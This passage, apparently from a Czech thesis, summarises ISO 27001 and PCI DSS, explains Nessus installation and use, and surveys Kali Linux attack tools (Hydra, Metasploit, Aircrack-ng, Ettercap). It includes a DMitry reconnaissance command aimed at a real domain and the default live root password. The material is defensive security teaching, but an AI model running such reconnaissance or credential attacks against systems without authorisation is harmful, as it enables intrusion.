Příloha normy obsahuje tabulku, kde se nachází seznam kontrolních cílů a stručný popis jejich opatření. Přesnější postupy a popisy jsou uvedeny v kapitolách 5 až 18 normy ISO 27002 a musí být použity v kontextu kapitoly 6 normy ISO 27001. Celkem je tabulka rozdělena do 18 kapitol a několika podkapitol, z nichž každá obsahuje několik cílů a opatření. Příloha normy popisuje tyto oblasti (kapitoly):

- politiky bezpečnosti informací,
- organizace bezpečnosti informací,
- bezpečnost lidských zdrojů,
- řízení aktiv,
- řízení přístupu,
- kryptografie,
- fyzická bezpečnost a bezpečnost prostředí,
- bezpečnost provozu,
- bezpečnost telekomunikací
- akvizice, vývoj a údržba systémů,
- dodavatelské vztahy,
- řízení incidentů bezpečnosti informací,
- aspekty řízení kontinuity činností organizace z hlediska bezp. informací,
- soulad s požadavky.

Například kapitola 12 mimo jiné definuje požadavky na ochranu informací proti malwaru, ochranu proti ztrátě dat zálohováním, omezení instalace softwaru uživatelům a nutnost zaznamenávání událostí pomocí logování. V tomto bodě také norma říká, že musí být včas získávány informace o technických zranitelnostech provozovaných informačních systémů. Musí být vyhodnoceno ohrožení organizace těmito zranitelnostmi, a případně přijato příslušné opatření na zvládnutí rizik.

2.3 Standard PCI DSS

Payment Card Industry Data Security Standard (PCI DSS) znamená v překladu standard bezpečnosti dat v odvětví platebních karet. Vznikl z důvodu podpory a posílení bezpečnosti dat držitelů karet a k usnadnění globálního přijetí jednotných opatření k bezpečnosti dat. Dokument PCI DSS poskytuje základní technické a operační požadavky vytvořené k ochraně dat držitelů karet. PCI DSS se vztahuje na všechny složky, které zpracovávají, přenášejí data držitelů karet (obchodníci, zpracovatelé, zpracovatelské banky, apod.). PCI DSS pokrývá minimální požadavky na ochranu dat držitelů karet a mohou být doplněny dodatečnými kontrolami a postupy pro další snížení rizika. Posuzování shody se standardy PCI DSS provádí společnosti schválené *PCI Security Standards Council*.

Tento dokument lze volně získat na stránkách *PCI Security Standards Council* [24]. Z tohoto dokumentu jsou čerpány informace v této kapitole. Poslední verze 3.0 byla vydána v listopadu 2013.

Dále bude uveden přehled 12 požadavků PCI DSS. V dokumentu jsou tyto požadavky detailně rozepsány v rozsahu 88 stran. Každý požadavek je dále dělen do několika dalších požadavků, který jej detailněji specifikuje. Ke každému tomuto dílčímu požadavku je uveden postup, jak by měl být ověřen, a také stručný teoretický popis. Zde bude vypsán pouze stručný nástin, o co se v daném požadavku přibližně jedná.

2.3.1 Požadavky PCI DSS

Bezpečnostní požadavky PCI DSS platí pro všechny systémové komponenty (všechny součásti sítě), jenž jsou zahrnuty v prostředí dat držitelů karet. Prostředí dat držitelů karet zahrnuje osoby, procesy a technologie, které uchovávají, zpracovávají, přenášejí data držitelů karet nebo citlivá ověřovací data.

PCI DSS doporučuje segmentaci sítě. To znamená izolování prostředí dat držitelů karet od zbytku sítě subjektu. Tato metoda může například zjednodušit kontroly, omezit rozsah hodnocení PCI DSS a s tím spojené finanční náklady.

Vybudování a udržování bezpečné sítě

Požadavek 1: Instalovat a udržovat konfiguraci firewallů k ochraně dat držitelů karet.

Popisuje detailní požadavky na umístění a konfigurace firewallů v síti.

Požadavek 2: Nepoužívat výchozí nastavení od dodavatele jako systémová hesla a jiné bezpečnostní parametry.

Požadavek definuje mnoho konkrétních doporučení jako měnit výchozí systémová hesla, odstranit nepoužívané uživatelské účty, používat silné autentizační a šifrovací mechanismy, aktivovat nezbytné a dostatečně zabezpečené služby apod.

Ochrana dat držitelů karet

Požadavek 3: Chránit uchovávaná data držitelů karet.

Zde jsou uvedeny konkrétní pravidla pro nakládání s daty držitelů karet. Popsány jsou metody ochrany jako například šifrování, zkrácení, maskování a transformace dat (hashing).

Požadavek 4: Zašifrovat přenosy dat držitelů karet skrz otevřené veřejné sítě.

Požadavky na konfiguraci technologií používaných během přenosu přes otevřené veřejné sítě tak, aby nemohla být data odcizena. Patří sem například užívání odolné kryptografie a bezpečných protokolů (SSL/TLS, IPSec, SSH, apod.).

Udržování programu pro řízení zranitelností

Požadavek 5: Chránit všechny systémy proti malware a pravidelně aktualizovat antivirový software.

Antivirové programy by měly být stále aktivní, provádět pravidelné kontroly a generovat logovací soubory. Běžný uživatel by neměl mít práva je vypnout.

Požadavek 6: Rozvíjet a udržovat bezpečné systémy a aplikace.

Zde se mimo jiné pojednává o nutnosti hledání bezpečnostních zranitelností pomocí vhodného software. Požadavek také obsahuje doporučení pro vývoj softwarových aplikací odolných vůči známým hrozbám.

Zavedení přísných opatření pro kontrolu přístupů

Požadavek 7: Nastavit přístup jen k takovým datům držitelů karet, které příslušná osoba nejnutněji potřebuje k výkonu práce.

Systém pro řízení přístupu by měl mít výchozí nastavení – zakázat vše „deny all“ a povolovat pouze výjimky.

Požadavek 8: Identifikovaný a ověřený přístupu k systémovým komponentám.

Požadavek uvádí doporučená pravidla pro identifikaci uživatelů a techniky autentizace k systémům či do sítě.

Požadavek 9: Omezit fyzický přístup k datům držitelů karet.

Požadavky se týkají střežení fyzického přístupu k systémům a médiím, která ukládají data držitelů karet.

Pravidelné monitorování a testování sítí

Požadavek 10: Sledovat a monitorovat všechny přístupy k síťovým zdrojům a datům držitelů karet.

Doporučení pro automatizované zaznamenávání přístupů k datům a jejich změny. Bez záznamů uživatelských aktivit v systému by bylo těžké odhalit případné narušení.

Požadavek 11: Pravidelně testovat bezpečnostní systémy a procesy.

Zde jsou definovány všechny testy, které by měly v síťové infrastruktuře pravidelně prováděny. Mimo jiné jsou zde požadovány penetrační testy z vnitřní i vnější strany sítě, a to minimálně jednou ročně.

Zavedení postupů vedoucích k zabezpečení informací

Požadavek 12: Udržovat pravidla zaměřená na bezpečnost informací pro celý personál.

Požadavky na vytvoření, udržování a kontrolování bezpečnostních politik pro zaměstnance společnosti.

3 NESSUS VULNERABILITY SCANNER

Nessus Vulnerability Scanner je skenerem zranitelností vyvinutý společností Tenable Network Security (dále jen TNS). Vývojáři na svých stránkách [30] uvádí, že je Nessus celosvětově nejrozšířenější skener zranitelností. Při testování probíhá kontrolování konkrétních chyb pomocí jednoduchých programů (pluginů), jejichž rozsáhlé databáze jsou denně aktualizovány. Tento nástroj pracuje na modelu klient-server, čili k serveru je možné se připojit z libovolné klientské stanice v síti, a to pomocí webového prohlížeče. Grafické rozhraní nástroje je uživatelsky přívětivé. Informace v této kapitole vycházejí převážně ze stránek TNS [30] a technické dokumentace produktu [31, 32].

Nejnovější verze programu je Nessus 6, vydaná v listopadu 2014. Verze Nessus Home je zdarma pro nekomerční použití, avšak je limitována maximálním počtem 16 IP adres k testování. Dále existují i komerční verze pro IT a bezpečnostní týmy s širšími možnostmi použití. Pro potřeby této práce bude využita verze Nessus Home, pro kterou je také třeba získat aktivační klíč po registraci na webových stránkách TNS.

Nessus je dostupný a podporovaný pro různé operační systémy a platformy a dokáže pracovat i na síti založené na protokolu IPv6.

3.1 Instalace

Zde bude popsána instalace na Windows a Kali Linux. Detailní postupy instalace na všechny podporované systémy lze dohledat v dokumentaci [31].
Před instalací Nessusu na Unix či Linux systémy jsou vyžadovány tyto knihovny:

- zlib
- GNU C Library
- Oracle JDK nebo OpenJDK [1]

Mnohé distribuce je obsahují standartně. Při zvolené distribuci Kali Linux je není potřeba instalovat zvlášť.

3.1.1 Instalace a ovládání ve Windows

Instalace

Hostitelský operační systém v rámci této práce pro instalaci Nessus Home bude Windows 7 Professional 64bitové verze. Na webových stránkách TNS je potřeba stáhnout instalační soubor pro odpovídající platformu. Jedná se o běžnou instalaci pod systémem Windows, ovšem jsou vyžadována administrátorská práva. Součástí procesu je i instalace ovladače *WinPcap*[2]. Při instalaci tohoto ovladače je doporučeno zatrhnout volbu `Automatically start the WinPcap driver at boot time`. Po dokončení instalace by se měla spustit ve webovém prohlížeči stránka nabízející počáteční konfiguraci (viz bod 3.2).

[1] Potřebné pouze pro exportování výsledků do formátů PDF. CSV a Nessus DB (viz 3.4.4).
[2] *WinPcap* je ovladač třetí strany, který umožňuje Nessusu ethernetovou komunikaci.

Ovládání démona ve Windows

Obvykle se Nessus démon spouští ve Windows automaticky. Ovládat ho je možné pomocí Správce úloh na kartě Služby nebo Příkazového řádku. V příkazovém řádku slouží pro zastavení příkaz:
`C:\Windows\system32>net stop "Tenable Nessus"`
a pro spuštění služby:
`C:\Windows\system32>net start "Tenable Nessus"`

3.1.2 Instalace a ovládání v Kali Linux

Instalace

Stejně jako v případě instalace na Windows je potřeba stáhnout správný instalační soubor. V případě Kali Linux se nazývá `Nessus-6.1.0-debian6_amd64.deb`. Bude-li stažen soubor do domovského adresáře, jeho následné rozbalení a instalaci je možné jednoduše provést příkazem:
`root@kali:~# dpkg -i Nessus-6.1.0-debian6_amd64.deb`

Ovládání démona v Kali Linux


V systémech založených na UNIXu je potřeba `nessusd` démona spustit ručně. Spouštění a zastavení démona se v Kali Linux provádí pomocí příkazů:
`# /etc/init.d/nessusd start`
`# /etc/init.d/nessusd stop`

3.2 Popis rozhraní a používání nástroje

Po instalaci by se měl automaticky otevřít webový prohlížeč, kde Nessus uživatele provede úvodním nastavením. Ve většině případů bude připojení definováno prohlížečem jako nedůvěryhodné, proto bude potřeba přidat výjimku. Běžně se do programu přistupuje přes webový prohlížeč pod adresou ve tvaru: `https://[Nessus Server IP]:8834` případně `https://localhost:8834`. Ve Windows lze klienta spustit také pomocí nabídky: `Start>Programy>Tenable Network Security>Nessus>Nessus Web Client`.

Po přihlášení do systému se zobrazí hlavní stránka, jejíž náhled je na obrázku 3.1. V horní části jsou trvalé položky:

- Scans,
- Policies,
- název přihlášeného uživatele,
- zvonek indikuje systémová oznámení.



Obr. 3.1: Nessus: Hlavní stránka

Položka *Scans* je v podstatě výchozí (hlavní) stránka Nessusu. Obsahuje přehled již provedených testů (skenů), které je možné otevřít a prohlížet výsledky.

Pod názvem přihlášeného uživatele (zde: tester) se rozbalí nabídka s možnostmi správy uživatelů, nastavením nástroje, nápovědou a odhlášení uživatele.

3.3 Vytvoření testu

Nový test se vytvoří pomocí kliknutí na New Scan, nacházejícího se na hlavní stránce. Následuje výběr šablony nebo politiky, podle které bude test probíhat. Nessus nabízí uživateli již několik předdefinovaných šablon. V bezplatné verzi Nessus Home lze využít pouze některé šablony uvedené v tabulce 3.1.

Po výběru šablony následuje nastavení a přizpůsobení šablony pro požadovaný test. Nastavení pro každý test se liší podle výběru šablony. Nejdetailnější nastavení čeká při výběru *Advanced Scan*, zde si může uživatel nastavit test podle svých potřeb v plném rozsahu. Je zde také možné vybrat skupiny pluginů či konkrétní pluginy, které se pro test použijí, a tím pádem vytvořit úzce zaměřený test (např. na CISCO zařízení, firewally, CentOS atd.).

Uživatel si může vytvořit vlastní politiky, což jsou v podstatě výchozí šablony s uloženým uživatelem definovaným nastavením. Odpadá tak nastavování stejných parametrů při opakovaných testech. Vytvářejí se pomocí položky *Policies* na hlavní stránce nástroje.

Cíle testu mohou být zadávány v různých formátech, např. 192.168.0.100, 192.168.0.1/24, 192.168.0.10–100, test.ukazka.cz, fe80::212:17ff:fe57:333b.

Tab. 3.1: Nessus: popis šablon dostupných ve verzi Home

Název šablony	Popis
Host Discovery	Odhalování komunikujících prvků a jejich otevřených portů.
Basic Network Scan	Základní síťový test vnitřní či vnější sítě.
Credentialed Patch Audit	Autorizované přihlášení do systému a zjišťování chybějících záplat.
Windows Malware Scan	Vyhledávání malware na Windows
Web Application Tests	Test zaměřený na webové aplikace.
Bash Shellshock	Testování na tzv. Shellshock zranitelnost.
Advanced Scan	Zde si uživatel kompletně nastaví politiku podle svých potřeb. Volba jednotlivých pluginů.

Nessus nabízí i automatické spouštění testů pomocí plánovače, a to denně, týdně, měsíčně, ročně.

3.3.1 Credentials

Nastavení pověřovacích údajů (Credentials) pro testy poslouží k autentizaci do určených systémů [33]. Nessus je pak schopen provést širší škálu kontrol, a výsledky testů pak mohou vypovídat více. Hlavní výhodou je, že umožní nástroji zjistit přítomnost důležitých bezpečnostních záplat, nebo detekovat špatnou konfiguraci v systému. Pokud se provádí black-box či grey-box testy bez detailních znalostí o cílovém systému, pověřovací údaje se nevyplňují. V Nessus 6.1 lze zadat pověřovací údaje do různých systémů:

- databáze (Oracle, MySQL, PostgreSQL, SQL Server, MongoDB, DB2),
- přihlašování do Windows v doméně, SSH do unixových systémů,
- „Plaintext authentication“ služby jako FTP, HTTP, POP3,
- a další.

3.4 Výsledky testu


Na hlavní stránce mezi provedenými testy se vybráním konkrétního testu zobrazí jeho výsledky.

3.4.1 Detail testu

Náhled na celkové výsledky testu prezentuje ukázkový obrázek 3.2. Vypsány jsou všechny stanice (hosts), které byly nalezeny. Každá stanice je identifikována IP adresou a graficky je u ní znázorněn počet zjištěných zranitelností či informací. Modře se znázorňují zjištěné informace (typicky identifikace operačního systému, MAC adresa, otevřené porty apod.). Zeleně se označují zranitelnosti nízké závažnosti (Low Severity). Žlutá představuje střední

závažnost (Medium Severity), oranžová vysokou závažnost (High Severity) a červená kritickou závažnost (Critical Severity).

Dále jsou zobrazeny informace o testu a na koláčovém grafu je vyobrazen poměr závažností mezi zjištěnými zranitelnostmi.



Obr. 3.2: Náhled na výsledky testu

3.4.2 Detail stanice

Po otevření konkrétní stanice získáme výpis na ní nalezených zranitelností (obr. 3.3). Každá zranitelnost v tomto výpisu obsahuje barevný štítek závažnosti, název a rodinu pluginu, pomocí kterého byla odhalena, a nakonec počet výskytů.


3.4.3 Detail zranitelnosti

Otevřením vybrané zranitelnosti získáme její detail, který poskytuje stručný popis zranitelnosti (v čem spočívá, popř. jak se dá zneužít), možné řešení problému, reference na další zdroj informací, uvede port a adresu stanice, kde byla zranitelnost nalezena.
V závislosti na konkrétní zranitelnosti se tu nachází většinou i další informace:

- datum odhalení zranitelnosti, popřípadě poslední úpravy,
- faktor rizika, skóre zranitelnosti podle CVSS,
- odkazy na charakteristiky v databázích CVE, OSVDB, BID, CWE,
- zneužitelnost zranitelnosti, případně konkrétní nástroj.

3.4.4 Export výsledků

Výsledky je možné exportovat pomocí nabídky Export do formátů PDF, HTML, CSV, Nessus, Nessus DB. Formát Nessus a Nessus DB je k určen k prohlížení výsledků v Nessusu.



Obr. 3.3: Nessus: seznam zranitelností v rámci jedné stanice

Mohou sloužit například pro zálohu výsledků testů nebo přenášení mezi jinými servery Nessus. K importování slouží položka Upload na hlavní stránce. Formát Nessus DB je šifrovaný, při exportu vyžaduje po uživateli zadání hesla, pomocí kterého bude při importu dešifrován.

4 KALI LINUX

Kali Linux je linuxová distribuce určená pro penetrační testování a forenzní analýzy [12] . K těmto účelům obsahuje přes 300 různých nástrojů. Distribuce vznikla jako open source projekt společnosti *Offensive Security*, navazující na předchozí projekt BackTrack Linux. Ten už v současné době není vyvíjen a podporován, poslední verze *5 R3* byla vydána 13.8.2012 [2]. Kompletním přepsáním BackTracku vznikla distribuce Kali Linux, která je založena na Debianu. Výchozím prostředím je GNOME.

Systém je k dispozici v 32 i 64bitových verzích, a také pro ARM architektury (Raspberry Pi, Samsung Chromebook, Galaxy Note 10.1, apod.). Může být instalován na disk, spouštěn jako live DVD/USB nebo jako virtuální stroj.

Financování Kali Linux umožňují komerční aktivity společnosti *Offensive Security*, spočívající v poskytování služeb penetračního testování, kurzů informační bezpečnosti a certifikace [20].

4.1 Instalace

Na adrese `http://www.kali.org/downloads/` jsou dostupné oficiální verze Kali Linux. Nejnovější verzí je momentálně 1.0.9a. Ke stažení jsou na výběr obrazy jak pro 32/64bitové systémy, tak i obrazy pro systémy ARMEL či ARMHF. Velikost obrazů se pohybuje od 2 do 2,9 GB. Dokumentace udává následující minimální požadavky k instalaci:


- 512 MB RAM pro architektury i386 a amd64,
- 10 GB prostoru na disku,
- CD-DVD jednotku nebo USB.

V případě, že je systém bootován z vyměnitelného média a používán jako Live systém (bez instalace), výchozí heslo pro uživatele `root` je `toor`.

4.2 Popis prostředí

Náhled na spuštěný systém Kali Linux s výchozím prostředím je na obrázku 4.1. Zobrazeno je rozbalené menu Applications, kde je vidět, že nástroje a programy jsou rozděleny do kategorií podle využití. Systém je vybaven kromě bezpečnostních a systémových nástrojů i běžnými programy (např. přehrávačem médií, webovým prohlížečem, prohlížečem dokumentů apod.). Kali je tedy distribucí, která nemusí být využívána pouze pro bezpečnostní testy.

Jak už bylo zmíněno, celkově obsahuje Kali přes 300 různých nástrojů. Všechny společně s popisem a ukázkou použití jsou uvedeny na stránkách `http://tools.kali.org` v sekci *Tools Listings*.



Obr. 4.1: Pracovní plocha Kali Linux a nabídka aplikací

4.3 Vybrané nástroje v Kali Linux

Zde bude popsáno několik vybraných nástrojů různých zaměření. Informace jsou čerpány z Tools Listings [14] a jednotlivých oficiálních stránek nástrojů.

Zenmap/Nmap

Zenmap je grafickým rozhraním populární open source utility Nmap („Network Mapper“). Slouží k průzkumu sítě a bezpečnostní audit. Podporuje více platforem – Linux, Windows, Mac OS X, BSD a další. Grafické rozhraní je jednoduché na ovládání. Zadává se cíl testu (Target) a profil. Na výběr jsou různé profily, například intenzivní sken, rychlý sken, sken s použitím UDP portů či všech TCP portů atd. Spuštěním testu se také vygeneruje příkaz, kterým by se stejný test vyvolal pomocí Nmap v terminálu. Průběh testu s průběžnými výsledky se vypisuje v textovém okně na kartě Nmap Output. Nmap či Zenmap poskytnou informace o dostupných stanicích, otevřených portech, operačních systémech, spuštěných službách, a také se snaží vykreslit topologii sítě. Výsledky lze různě filtrovat a ukládat. Nmap podporuje tvorbu vlastních skriptů. Jedná se výborný nástroj pro sběr dat v rámci procesu penetračního testu.

DMitry

Deepmagic Information Gathering Tool (Dmitry) je linuxový nástroj ke shromažďování co nejvíce možných informací o cílové stanici. S aplikací se pracuje v terminálu a provádí

získávání informací z databází *whois* a *netcraft.com*, zjišťuje uptime, hledání subdomén a emailových adres v cíli, a také základní skenování TCP portů.

Příklad použití:

```
kali@root:# dmitry -winsepbo brno.txt brno.cz
```

Nástroj pomocí tohoto příkazu získá co nejvíce informací o adrese `brno.cz` a uloží je souboru `brno.txt` v aktuálním adresáři. `-winsepbo` jsou volitelné parametry nástroje.

Hydra

Účinný nástroj pro slovníkové hádání přihlašovacích údajů k široké škále protokolů jako např. Cisco enable, FTP, HTTP, ICQ, IMAP, LDAP, MS-SQL, MySQL, SIP, SMB(NT), SMTPSSH (v1 and v2), Telnet a mnoho dalších. Také je možné využít verzi s grafickým rozhraním – **hydra-gtk**.

Metasploit

Velmi populární nástroj pro zneužívání bezpečnostních chyb. Obsahuje více než 1200 modulů různých zaměření pro exploitace, které stále přibývají. Metasploit framework je zdarma a pracuje se s ním v příkazovém řádku. Nástroj je kompletně přepsán v jazyce Ruby a všechny zdrojové kódy včetně modulů jsou volně k dispozici například na stránkách *github.com*. Tento projekt nyní spadá pod společnost Rapid7, která poskytuje mimo jiné skener zranitelností Nexpose a zranitelnou distribuci Metasploitable. Metasploit je dostupný i v několika komerčních verzích s grafickým rozhraním. Výjimkou je bezplatná verze Metasploit Community [16].

w3af

Framework s grafickým rozhraním pro audit webových aplikací, který by měl být schopen najít a zneužít všechny zranitelnosti webových aplikací. Píše se o něm jako o Metasploitu pro webové aplikace. Je napsaný kompletně v pythonu a obsahuje přes 130 pluginů.

Aircrack-ng

Balík nástrojů sloužící k prolamování klíčů WEP a WPA-PSK bezdrátových sítí 802.11. Za zmínku stojí také jednoduše ovladatelný nástroj stejného účelu – **Fern Wifi Cracker**.

Ettercap

Nástroj, jehož pomocí lze provádět útoky typu man-in-the-middle a odchytávat tak provoz ostatních stanic v lokální síti. Umožňuje útoky typu ARP poisoning, ICMP redirect, DHCP spoofing a port stealing. Dokáže automaticky vypisovat zachycená hesla několika protokolů jako FTP, telnet, RIP atd. Nástroj má i provedení s grafickým rozhraním a obsahuje několik pluginů, které rozšiřují jeho možnosti.

Wireshark

Aplikace určená pro analýzu síťového provozu. Umožňuje zachytávat provoz na klientské stanici nebo veškerý provoz v promiskuitním režimu. Zachycená data je možné detailně analyzovat. Zobrazována jsou přehledně, a také je lze filtrovat nebo ukládat. Uložená data (např. ve formátu .cap či .pcap) lze použít jako vstupní data do dalších programů.

OpenVAS

Název je zkráceninou Open Vulnerability Assessment System [21]. Jedná se o framework sestávající z několika nástrojů a služeb, který slouží k hledání zranitelností. Produkt je kompletně zdarma, což je mezi ostatními skenery zranitelností výjimkou. Nástroj využívá denně aktualizované databáze NVT (Network Vulnerability Tests), která čítá již přes 35 000 záznamů (k dubnu 2014).
Umístění: **Kali Linux -> Vulnerability Analysis -> OpenVAS -> OpenVAS start/OpenVAS check setup/...**
Hlavní moduly nástroje:

- OpenVAS Scanner – vlastní skener cílových stanic,
- OpenVAS Manager – stará se o nastavení, řízení, reportování testů, správu uživatelů, synchronizaci databází atd.,
- Greenbone Security Assistant (GSA) – webový klient umožňující řízení celého nástroje,
- OpenVAS CLI – řízení nástroje z příkazové řádky.

OpenVAS může fungovat pouze na několika linuxových distribucích. Ovládán může být i z Windows, ale pouze pomocí OpenVAS CLI. V současné době je k dispozici verze 7. Na webových stránkách nástroje jsou uvedeny balíčky, ze kterých lze nástroj nainstalovat. V distribuci Kali Linux je již obsažen.

Před prvním spuštěním je třeba nástroj nakonfigurovat. To lze realizovat pomocí voleb v nabídce **Kali Linux -> Vulnerability Analysis -> OpenVAS** nebo přímo pomocí příkazů v terminálu. Na začátku je dobré provést příkazy `openvas initial setup`, poté `openvas check setup` a následovat pokyny k nastavení. OpenVAS démony je možné ovládat pomocí voleb `openvas start` a `openvas stop`. Pro samotnou práci s nástrojem se využívá desktopové aplikace Greenbone Security Desktop nebo webového rozhraní Greenbone Security Assistant, které standartně funguje na adrese `https://127.0.0.1:9392`.

Používání nástroje je obdobné jako u Nessusu. Nejdříve se však zvlášť definují (Configuration) cíle testu společně s pověřovacími údaji a nastavením rozsahu prohledávaných portů. Potom v menu Scan Management se vytvoří úloha, kde se definuje typ testu (Scan Config). OpenVAS nabízí export výsledků v dvanácti různých formátech.

5 POROVNÁNÍ NÁSTROJŮ PRO ODHALOVÁNÍ ZRANITELNOSTÍ

Cílem této kapitoly je otestování a porovnání pěti nástrojů určených pro odhalování zranitelností v laboratorní síti. Každým nástrojem budou realizovány interní i externí testy.

5.1 Popis sítě a funkcí

Byla navržena experimentální síť obsahující koncové stanice s různými operačními systémy. Seznam těchto stanic je společně s IP adresami uveden v následující tabulce. Zapojení sítě je zakresleno na obrázku 5.1. Prostřednictvím Test-PC1 a Test-PC2 se provádějí samotné testy. Slouží jako hostitelské stanice pro testovací nástroje.

Tab. 5.1: Přehled informací o stanicích v síti

